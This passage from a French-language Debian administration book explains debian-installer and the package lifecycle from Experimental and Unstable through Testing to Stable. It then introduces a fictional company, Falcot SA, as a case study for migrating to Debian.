Une distribution GNU/Linux a deux objectifs principaux : installer un système libre sur un ordinateur (vierge ou disposant déjà d'autres systèmes) et fournir une palette de logiciels couvrant tous les besoins de l'utilisateur.

L'installateur : debian-installer

debian-installer, conçu de manière très modulaire pour être le plus générique possible, répond au premier. Il couvre un grand nombre de scénarios d'installations et surtout facilite grandement la création d'un installateur dérivé correspondant à un cas particulier.

Cette modularité, qui le rend aussi plus complexe, pourra perturber les développeurs découvrant cet outil. Fonctionnant en mode graphique comme en mode texte, le parcours de l'utilisateur reste toutefois similaire. De gros efforts ont été consentis pour réduire le nombre de champs à renseigner — ce qui explique l'intégration d'un logiciel de détection automatique du matériel (**discover** de Progeny Inc.).

NOTE DVD-Rom fourni avec le livre

Le DVD-Rom joint à ce livre utilise **debian-installer**. Il permet d'installer Debian 4.0 simplement en démarrant l'ordinateur depuis le DVD-Rom. Il contient en outre la plupart des logiciels étudiés dans ce livre.

Il est intéressant de remarquer que les distributions dérivées de Debian se différencient beaucoup sur cet aspect, et fournissent un installateur plus limité (souvent confiné à l'architecture i386) mais bien plus convivial aux yeux des utilisateurs néophytes. En revanche, elles se gardent généralement de trop diverger sur les contenus des paquets pour profiter au maximum de la grande famille de logiciels proposés sans souffrir de problèmes de compatibilité.

La bibliothèque de logiciels

Quantitativement, Debian est indiscutablement en tête avec plus de 10000 paquets sources. Qualitativement, sa charte et la longue période de tests préalable à toute version stable justifient sa réputation de cohérence et de stabilité. Sur le plan de la disponibilité, on trouve tout en ligne sur de nombreux miroirs mis à jour toutes les 12 heures.

De nombreux commerçants vendent sur le Web des CD-Rom à bas prix (parfois à prix coûtant), dont chacun est libre de télécharger et graver les « images ». Seule ombre au tableau : la faible fréquence de sortie des versions stables (leur élaboration dépasse parfois deux ans), qui ralentit l'intégration de tout nouveau logiciel.

La plupart des nouveaux logiciels libres sont rapidement pris en charge dans la version de développement, qui permet de les installer. Si cela implique trop de mises à jour par le jeu des dépendances, on peut aussi recompiler le programme pour la version stable de Debian (voir le chapitre 15 pour plus de détails sur le sujet).

Cycle de vie d'une release

Le projet dispose à tout instant de trois ou quatre versions différentes de chaque logiciel, nommées *Experimental*, *Unstable*, *Testing*, et *Stable*. Chacune correspond à un stade différent du développement. Pour bien les comprendre, suivons le parcours d'un programme, de sa première mise en paquet à son intégration dans une version stable de Debian.

VOCABULAIRE Release

Le terme « *release* » désigne chez Debian une version particulière d'une distribution (ex : « *the unstable release* » signifie « la version instable »). Il désigne aussi l'annonce publique de toute nouvelle version (stable).

Le statut Experimental

Traitons d'abord le cas particulier de la distribution *Experimental* : c'est un ensemble de paquets Debian correspondant à des logiciels en cours de développement, et pas forcément finalisés — d'où son nom. Tout ne transite pas par cette étape ; certains développeurs y créent des paquets pour obtenir un premier retour des utilisateurs les plus expérimentés (ou les plus courageux).

D'autre part, cette distribution abrite fréquemment des modifications importantes portant sur des paquets de base et dont l'intégration dans *Unstable* avec des bogues gênants aurait des répercussions trop importantes et bloquantes. C'est donc une distribution totalement isolée, dont les paquets ne migrent jamais vers une autre (sauf intervention expresse du mainteneur ou des *ftpmasters*).

Le statut Unstable

Revenons au cas d'un paquet type. Le mainteneur crée un premier paquet, qu'il compile pour *Unstable* et place sur le serveur `ftp-master.debian.org`. Cette première manifestation implique inspection et validation par les *ftpmasters*. Le logiciel est alors disponible dans *Unstable*, distribution risquée mais choisie par des utilisateurs préférant le dernier cri à l'assurance de l'absence de bogues graves. Ceux-ci découvrent alors le programme et le testent.

S'ils y découvrent des bogues, ils les décrivent à son mainteneur. Ce dernier prépare alors régulièrement des versions corrigées, qu'il place sur le serveur.




Figure 1–2
Compilation d'un paquet par les *autobuilders*

Toute nouvelle mise en ligne est répercutée sur tous les miroirs Debian du monde dans les 12 heures. Les utilisateurs valident alors la correction et cherchent d'autres problèmes, consécutifs aux modifications. Plusieurs mises à jour peuvent ainsi s'enchaîner rapidement. Pendant ce temps, les robots *autobuilders* sont entrés en action. Le plus souvent, le mainteneur ne dispose que d'un PC traditionnel et aura compilé son paquet pour architecture i386 ; les *autobuilders* ont donc pris le relais et compilé automatiquement des versions pour toutes les autres architectures. Certaines compilations pourront échouer ; le mainteneur recevra alors un rapport de bogue signalant le problème, à corriger dans les prochaines versions. Lorsque le bogue est découvert par un spécialiste de l'architecture concernée, il arrive que ce rapport soit accompagné d'un correctif prêt à l'emploi.

La migration vers Testing

Un peu plus tard, le paquet aura mûri ; compilé sur toutes les architectures, il n'aura pas connu de modifications récentes. C'est alors un candidat pour l'intégration dans la distribution *Testing* — ensemble de paquets *Unstable* sélectionnés sur quelques critères quantifiables. Chaque jour, un programme choisit automatiquement les paquets à intégrer à *Testing*, selon des éléments garantissant une certaine qualité :

1. absence de bogues critiques, ou tout du moins nombre inférieur à celui de la version actuellement intégrée dans *Testing* ;
2. villégiature minimale de 10 jours dans *Unstable*, ce qui laisse assez de temps pour trouver et signaler les problèmes graves ;
3. compilation réussie sur toutes les architectures officiellement prises en charge ;
4. dépendances pouvant toutes être satisfaites dans *Testing*, ou qui peuvent du moins y progresser de concert avec le paquet.

Ce système n'est évidemment pas infaillible ; on trouve régulièrement des bogues critiques dans un paquet intégré à *Testing*. Il est pourtant globalement efficace, et *Testing* pose beaucoup moins de problèmes qu'*Unstable*, représentant pour beaucoup un bon compromis entre la stabilité et la soif de nouveauté.

DÉCOUVERTE buildd, le recompilateur de paquet Debian

buildd est l'abréviation de *build daemon*. Ce logiciel recompile automatiquement les nouvelles versions des paquets Debian sur l'architecture qui l'accueille (la compilation croisée — *crosscompiling* — n'étant pas toujours satisfaisante).

Ainsi pour produire des binaires destinés à l'architecture `sparc`, le projet dispose de machines `sparc` (en l'occurrence de marque Sun). Le programme *buildd* y fonctionne en permanence afin de créer des paquets binaires pour `sparc` à partir des paquets sources expédiés par les développeurs Debian.

Ce logiciel est employé sur tous les ordinateurs servant d'*autobuilders* à Debian. Par extension, le terme *buildd* désigne souvent ces machines, en général réservées à cet usage.

NOTE Limitations de Testing

Très intéressant dans son principe, *Testing* pose quelques problèmes pratiques : l'enchevêtrement des dépendances croisées entre paquets est tel que jamais un paquet ne peut y progresser tout seul. Les paquets dépendant tous les uns des autres, il est nécessaire d'y faire progresser simultanément un grand nombre d'entre eux, ce qui est impossible tant que certains subissent des mises à jour régulières. D'autre part, le script identifiant les familles de paquets ainsi solidarisés peine beaucoup à les constituer (il s'agirait d'un problème NP-complet, auquel nous connaissons heureusement quelques bonnes heuristiques). C'est pourquoi on peut intervenir manuellement et conseiller ce script en lui suggérant des ensembles de paquets ou en imposant l'inclusion de certains d'entre eux — quitte à casser temporairement quelques dépendances. Cette fonctionnalité est accessible aux *Release Managers* et à leurs assistants.

Rappelons qu'un problème NP-complet est de complexité algorithmique exponentielle avec la longueur du codage (le nombre de chiffres) des éléments concernés. La seule manière de le résoudre est souvent d'examiner toutes les configurations possibles, ce qui requiert parfois d'énormes moyens. Une heuristique en est une solution approchée et satisfaisante.

COMMUNAUTÉ **Le Release Manager**

Release Manager (gestionnaire de version) est un titre important, associé à de lourdes responsabilités. Son porteur doit en effet gérer la sortie de la nouvelle version stable de Debian et définir le processus d'évolution de *Testing* tant qu'elle ne répond pas aux critères de qualité de *Stable*. Il définit également un calendrier prévisionnel (rarement respecté).
Steve Langasek et Andreas Barth ont partagé cette responsabilité pendant le cycle de développement de *Etch*. Anthony Towns l'avait auparavant assumée plusieurs années, après avoir programmé les scripts de gestion de *Testing*.
On trouve aussi des *Stable Release Managers* (gestionnaires de version stable), souvent abrégé SRM, qui gèrent et sélectionnent les mises à jour de la version stable de Debian. Ils y incluent systématiquement les correctifs de sécurité et examinent au cas par cas toutes les autres propositions d'inclusion émises par des développeurs Debian soucieux de mettre à jour un de leurs paquets dans la version stable. Longtemps assurée par Martin Schulze, cette responsabilité est maintenant partagée par une équipe nettement plus étoffée (Andreas Barth, Martin Zobel-Helas, Julien Danjou et Dann Frazier).

La promotion de Testing en Stable

Supposons notre paquet désormais intégré à *Testing*. Tant qu'il est perfectible, son responsable doit persister à l'améliorer et recommencer le processus depuis *Unstable* (mais ces inclusions ultérieures dans *Testing* sont en général plus rapides : si elles n'ont pas trop évolué, toutes les dépendances sont déjà présentes). Quand il atteint la perfection, son mainteneur a fini son travail, et la prochaine étape est l'inclusion dans la distribution *Stable*, en réalité une simple copie de *Testing* à un moment choisi par le *Release Manager*. L'idéal est de prendre cette décision quand l'installateur est prêt et quand plus aucun programme de *Testing* n'a de bogue critique répertorié.

Étant donné que ce moment ne survient jamais dans la pratique, Debian doit faire des compromis : supprimer des paquets dont le mainteneur n'a pas réussi à corriger les bogues à temps ou accepter de livrer une distribution comptant quelques bogues pour des milliers de logiciels. Le *Release Manager* aura préalablement prononcé une période de *freeze* (gel), où il devra approuver chaque mise à jour de *Testing*. Le but est d'empêcher toute nouvelle version (et ses nouveaux bogues) et de n'approuver que des mises à jours correctives.

VOCABULAIRE
Freeze : la dernière ligne droite

Pendant la période de *freeze* (gel), l'évolution du contenu de la distribution *Testing* est bloquée : plus aucune mise à jour automatique n'a lieu. Seul le *Release Manager* est alors habilité à y changer des paquets, selon ses propres critères. L'objectif est d'éviter l'apparition de nouveaux bogues par l'introduction de nouvelles versions ; seules les mises à jour bien examinées sont acceptées lorsqu'elles corrigent des bogues importants.

Après la sortie de la nouvelle version stable, le *Stable Release Manager* en gère les évolutions ultérieures (appelées « révisions ». ex : 3.0r1, 3.0r2, 3.0r3 pour la version 3.0). Ces mises à jour intègrent systématiquement tous les correctifs de sécurité. On y trouve également les corrections les plus importantes (le mainteneur du paquet doit prouver la gravité du problème qu'il souhaite corriger pour faire intégrer sa mise à jour).




Figure 1–3
Parcours d'un paquet au sein des différentes versions de Debian

Fin du voyage : notre hypothétique paquet est désormais intégré à la distribution stable. Ce trajet, non dépourvu de difficultés, explique les délais importants séparant les versions stables de Debian. Il contribue surtout à sa réputation de qualité. De plus, la majorité des utilisateurs est satisfaite par l'emploi de l'une des trois distributions disponibles en parallèle. Les administrateurs système, soucieux avant tout de la stabilité de leurs serveurs, se moquent de la dernière version de GNOME ; ils opteront pour Debian *Stable* et en seront satisfaits. Les utilisateurs finaux, plus intéressés par la dernière version de GNOME ou de KDE que par une stabilité irréprochable, trouveront en Debian *Testing* un bon compromis entre absence de problèmes graves et logiciels relativement à jour. Enfin, les développeurs et utilisateurs les plus expérimentés pourront ouvrir la voie en testant toutes les nouveautés de Debian *Unstable* dès leur sortie, au risque de subir les affres et bogues inhérents à toute nouvelle version de logiciel. À chaque public sa Debian !

CULTURE GNOME et KDE, les bureaux graphiques

GNOME (« *GNU Network Object Model Environment* », ou environnement réseau de modèle objet de GNU) et KDE (« *K Desktop Environment* », ou environnement de bureau K) sont les deux « bureaux graphiques » les plus populaires dans le milieu du logiciel libre. On entend par là un ensemble de logiciels de bureautique permettant d'effectuer aisément les opérations les plus courantes au travers d'une interface graphique. Ils comportent notamment un gestionnaire de fichiers, une suite bureautique, un navigateur web, un logiciel de courrier électronique, des accessoires multimédias, etc. Leur différence la plus visible réside dans le choix de la bibliothèque graphique employée : GNOME a choisi GTK+ (logiciel libre sous licence LGPL) et KDE a opté pour Qt (de la société Trolltech qui la diffuse sous licence GPL).

- http://www.gnome.org/
- http://www.kde.org/





Figure 1–4
Parcours chronologique d'un paquet logiciel empaqueté par Debian

chapitre 2



Présentation de l'étude de cas

Vous êtes administrateur système d'une PME en pleine croissance. En collaboration avec votre direction, vous venez de redéfinir le plan directeur du système informatique pour l'année qui vient, et avez choisi de migrer progressivement vers Debian pour des raisons tant pratiques qu'économiques. Détaillons ce qui vous attend...

SOMMAIRE

MOTS-CLÉS

- Falcot SA
- PME
- Forte croissance
- Plan directeur
- Migration
- Réduction des coûts

Nous avons imaginé cette étude de cas pour aborder tous les services d'un système d'information moderne couramment utilisés dans une société de taille moyenne. Après la lecture de ce livre, vous disposerez de tous les éléments nécessaires pour effectuer vos propres installations de serveurs et voler de vos propres ailes. Vous aurez aussi appris comment trouver efficacement des informations en cas de blocage.

Des besoins informatiques en forte hausse

NOTE Société fictive de l'étude de cas

La société Falcot SA étudiée ici est totalement fictive. Toute ressemblance avec une société réelle est purement fortuite. De même, certaines données des exemples parsemant ce livre peuvent être fictives.

Falcot SA est un fabricant de matériel audio haut de gamme. C'est une PME en forte croissance qui dispose de deux sites : Saint-Étienne et Pau. Le premier compte environ 150 employés ; il héberge l'usine de fabrication des enceintes, un laboratoire de conception, et les bureaux de toute l'administration. Le site de Pau, plus petit, n'abrite qu'une cinquantaine de collaborateurs et produit les amplificateurs.

Le système informatique a peiné à suivre la croissance de l'entreprise et il a été convenu de le redéfinir entièrement pour atteindre différents objectifs fixés par la direction :

- infrastructure moderne capable de monter en puissance facilement ;
- baisse du coût des licences logicielles grâce à l'emploi de logiciels Open Source ;
- mise en place d'un site de commerce électronique, voire de B2B (*business to business* — il s'agit de la mise en relation de systèmes d'information entre différentes entreprises, par exemple un fournisseur et ses clients) ;
- amélioration importante de la sécurité en vue de mieux protéger les secrets industriels relatifs aux nouveaux produits.

Derrière ces objectifs se dessine une refonte globale du système d'information.

Plan directeur

Avec votre collaboration, la direction informatique a réalisé une étude un peu plus poussée, permettant d'identifier quelques contraintes et de définir un plan de migration vers le système Open Source retenu, Debian.

Parmi les contraintes, il faut noter que la comptabilité utilise un logiciel spécifique ne fonctionnant que sous Microsoft Windows. Le laboratoire utilise quant à lui un logiciel de conception assistée par ordinateur fonctionnant sous MacOS X.




Figure 2–1 Aperçu global du réseau de Falcot SA

Le passage vers Debian sera bien entendu progressif ; une PME, aux moyens limités, ne peut pas tout changer rapidement. Dans un premier temps, c'est le personnel informatique qui doit être formé à l'administration de Debian. Les serveurs seront ensuite basculés, en commençant par l'infrastructure réseau (routeur, pare-feu, etc.) pour enchaîner sur les services utilisateurs (partage de fichiers, Web, SMTP, etc.). Ce n'est qu'ensuite que les ordinateurs de bureau seront progressivement migrés sous Debian, pour que chaque service puisse être formé (en interne) lors du déploiement du nouveau système.

Pourquoi une distribution GNU/Linux ?

Plusieurs facteurs ont dicté ce choix. L'administrateur système, qui connaissait cette distribution, l'a fait inclure dans les candidats à la refonte du système d'information. Des conditions économiques difficiles et une compétition féroce ont limité le budget de cette opération, malgré son importance capitale pour l'avenir de l'entreprise. C'est pourquoi les solutions Open Source ont rapidement séduit : plusieurs études récentes les donnent bien moins onéreuses que les solutions propriétaires malgré une qualité de service équivalente voire supérieure, à condition d'avoir du personnel qualifié pour leur administration.

B.A.-BA Linux ou GNU/Linux ?

Linux, comme vous le savez déjà, n'est qu'un noyau. Les expressions « distribution Linux » ou « système Linux » sont donc incorrectes : il s'agit en réalité de distributions ou de systèmes *basés sur* Linux. Ces expressions omettent de mentionner les logiciels qui complètent toujours ce noyau, parmi lesquels les programmes développés par le projet GNU. Richard Stallman, créateur de ce dernier, souhaite bien entendu que l'expression « GNU/Linux » soit systématiquement employée, afin que l'importance de la contribution du projet GNU soit mieux reconnue et ses idées de liberté mieux véhiculées.
Debian a choisi de suivre cette recommandation et nomme donc ses distributions en mentionnant GNU (exemple : Debian GNU/Linux 4.0).

EN PRATIQUE Le coût total de possession (TCO)

Le *Total Cost of Ownership* (coût total de possession) est la somme d'argent dépensée suite à la possession ou à l'acquisition d'un bien : dans le cas présent, il s'agit de systèmes d'exploitation. Ce prix inclut l'éventuelle licence, la formation du personnel au nouveau logiciel, le changement de toute machine trop peu puissante, les réparations supplémentaires, etc. Tout ce qui découle directement du choix initial est pris en compte.
Ce TCO, qui varie selon les critères retenus dans son évaluation, est rarement significatif par lui-même. En revanche, il est très intéressant de comparer des TCO calculés en suivant les mêmes règles. Cette grille d'appréciation revêt donc une importance capitale, et il est facile de la manipuler pour en tirer une conclusion prédéfinie. Ainsi, le TCO d'une seule machine n'a pas de sens puisque le coût d'un administrateur se répercute sur la quantité totale de postes qu'il encadre, nombre qui dépend évidemment du système d'exploitation et des outils proposés.

Parmi les systèmes d'exploitation libres, le service informatique a recensé les BSD libres (dont OpenBSD, FreeBSD et NetBSD), GNU Hurd, et les distributions Linux. GNU Hurd, qui n'a pas encore publié de version stable, fut immédiatement rejeté. Le choix est moins simple entre BSD et Linux. Les premiers sont très méritants, notamment sur les serveurs. Le pragmatisme pousse pourtant à opter pour un système Linux car sa base installée et sa popularité, bien plus importantes, ont de nombreuses conséquences positives. Il est ainsi plus facile de trouver du personnel qualifié pour administrer des machines Linux que des techniciens rompus à BSD. D'autre part, la prise en charge des matériels récents est plus rapide sous Linux que sous BSD (même si les deux se suivent souvent de peu). Enfin, les distributions Linux sont souvent plus adaptées à l'installation de « cliquodromes » graphiques, indispensables aux utilisateurs débutants lors de la migration de toutes les machines de bureau vers ce nouveau système.

Pourquoi la distribution Debian ?

Le choix de Linux entériné, il fallait opter pour une offre précise. À nouveau, les critères à considérer abondent. La distribution retenue doit pouvoir fonctionner plusieurs années, car la migration de l'une à l'autre représente des coûts supplémentaires (moins élevés toutefois que s'il s'agissait d'un système totalement différent, comme Windows ou Mac OS).

La pérennité est donc primordiale, et il faut une garantie d'existence et de publication régulière de correctifs de sécurité pendant plusieurs années. Le calendrier de mises à jour compte lui aussi : avec son important parc informatique, Falcot SA ne peut mener cette opération complexe trop souvent. Le service informatique exige pourtant d'employer la dernière version stable de la distribution, bénéficiant de la meilleure assistance technique, et aux correctifs de sécurité assurés. En effet, les mises à jour de sécurité ne sont généralement assurées que pour une durée limitée sur les anciennes versions d'une distribution.

